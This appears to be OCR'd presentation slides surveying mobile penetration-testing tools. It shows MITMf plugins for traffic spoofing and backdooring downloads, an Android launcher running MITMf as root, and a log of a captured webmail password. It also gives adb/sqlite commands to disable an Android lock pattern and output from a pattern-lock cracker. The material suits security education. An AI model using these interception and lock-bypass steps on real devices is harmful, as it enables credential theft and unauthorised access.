- BD Address: 40:5F:BE:69:10:67 [mode 1, clkoffset 0x53eb]
- Device name: **BlackBerry 9700**
- Device class: Phone, Smart phone (0x7a020c)
- Manufacturer: Cambridge Silicon Radio (10)

MITMf

- https://github.com/byt3bl33d3r/MITMf
-
- **Spoof** - Redirect traffic using ARP Spoofing, DNS Spoofing or ICMP Redirects
- **BeEFAutorun** - Autoruns BeEF modules based on clients OS or browser type
- **AppCachePoison** - Perform app cache poison attacks
- **BrowserProfiler** - Attempts to enumerate all browser plugins of connected clients
- **FilePwn** - Backdoor executables being sent over http using bdfactory
- **JavaPwn** - Performs drive-by attacks on clients with out-of-date java browser plugins

MITMf

- package com.kalipwn.mitmf;
-
- import android.os.Bundle;
- import android.app.Activity;
- import android.content.Intent;
-
- public class MainActivity extends Activity
- {
- @Override
- protected void onCreate (Bundle savedInstanceState)
- {
- super.onCreate(savedInstanceState);
- Intent i = new Intent("jackpal.androidterm.RUN_SCRIPT");
- i.addCategory(Intent.CATEGORY_DEFAULT);
- i.putExtra("jackpal.androidterm.iInitialCommand", "**su \rbootpwn \rcd /opt/pwnix/pwnpad-scripts/ \rsh /opt/pwnix/pwnpad-scripts/mitmf.sh**");
- startActivity(i);
- finish();
- }
- }

MITMf

- 2014-09-01 07:29:55 192.168.43.5 Sending Request: GET www.seznam.cz
- 2014-09-01 07:29:55 192.168.43.5 Sending Request: GET www.seznam.cz
- 2014-09-01 07:29:55 192.168.43.5 Sending Request: GET www.seznam.cz
- 2014-09-01 07:29:56 192.168.43.5 Sending Request: GET h.imedia.cz
- 2014-09-01 07:30:20 192.168.43.5 SECURE POST Data (login.szn.cz):
- loggedURL=http%3A%2F%2Femail.seznam.cz&serviceId=email&forceSSL=1&username=**teest1**&domain=**post.cz**&password=**heslo12345**&js=1
- 2014-09-01 07:30:20 192.168.43.5 Sending Request: GET login.seznam.cz
- 2014-09-01 07:30:21 192.168.43.5 Sending Request: GET email.seznam.cz


Apps


00:00
Wireless Tools
The Harvester
Attack Tools
Element53 Lite
Network Tools
Subterfuge
Privacy Tools
zANTI
Bluetooth Tools
MITMf
RFID Tools

Project Bionic Yourself (B10N1C)

- Project Bionic Yourself (B10N1C) is a small implant for your arm that makes you a bionic-superhero. The idea comes from utilizing technology to give you a super ability such as wireless control devices by moving a single finger, sense electromagnetic fields, and even scan RFID keys while all being stored inside your body. While these are a few examples, the possibilities range much further. It's also a user-integrated hacker tool that has the opportunity to change life as we know it.

B10N1C




B10N1C

dangerousthings.com

dangerousthings.com

dangerousthings.com



Howto: Unlock Lock Pattern

- adb shell
- cd /data/data/com.android.providers.settings/databases
- sqlite3 settings.db
- update system set value=0 where name='lock_pattern_autolock';
- update system set value=0 where name='lockscreen.lockedoutpermanently';
- .quit

Secure USB Debugging Bypass

- Android 4.4.2 Secure USB Debugging Bypass
- A vulnerability found in Android 4.2.2-4.4.2 allowed attackers to bypass Android's secure USB debugging, this allowed attackers to access adb prior to unlocking the device.
- SoftwareAndroidAffected VersionsAndroid 4.2.2-4.4.2CVE ReferenceAuthorsHenry Hoggard, MWR Labs (https://labs.mwrinfosecurity.com)SeverityMediumVendorGoogleVendor ResponseFixed in Android 4.4.3

sch3m4/androidpatternlock

- ##
- # Android Pattern Lock Cracker #
- # v0.1 #
- # ------------------------- #
- # Written by Chema Garcia #
- # http://safetybits.net #
- # chema@safetybits.net #
- # @sch3m4 #
- ##

sch3m4/androidpatternlock

- [+] Checking length 3
- [+] Checking length 4
- [+] Checking length 5
- [+] Checking length 6
- [+] Checking length 7
- [+] Checking length 8
- [+] Checking length 9
-
- [:D] The pattern has been FOUND!!! => 210345876

sch3m4/androidpatternlock

- [+] Gesture:
-
- ----- ----- -----
- | 3 | | 2 | | 1 |
- ----- ----- -----
- ----- ----- -----
- | 4 | | 5 | | 6 |
- ----- ----- -----
- ----- ----- -----
- | 9 | | 8 | | 7 |
- ----- ----- -----


sch3m4/androidpatternlock

- Really, the pattern lock is the SHA1 hash sequence of digits (0-8) with length from 3 (4 since Android 2.3.3) to 8.
- Since Android does not allows the pattern to repeat "balls" and it does not use a salt when computing the SHA1 hash, it really takes a very short period of time to crack the hash and get the pattern.

zANTI


- One-click audits under your thumb
- zANTI is a comprehensive network diagnostics toolkit that enables complex audits and penetration tests at the push of a button. It provides cloud-based reporting that walks you through simple guidelines to ensure network safety.

zANTI


CONSOLE
Dashboard
IPS
Dashboard
You are protected
Network scan detected
Advanced
ANTI
zLab
Devices found on your network
Scan Type
Smart Scanning
Smart Scanning


10:07
ANTI
Target @ 10.20.21.0/24
Comments
About
Nmap Scans
IP: 10.20.21.0/24
Mac:
Name: Entire Network
Ports:
Vulns:
Operative Actions
Scan
Perform advanced scanning on target
Attack Actions
Password complexity audit
Check for weak passwords
Man in the Middle
Intercept network packets
htc

RFID cooking



Github

https://github.com/vavkamil/Pwn-Pad-Arsenal-Tools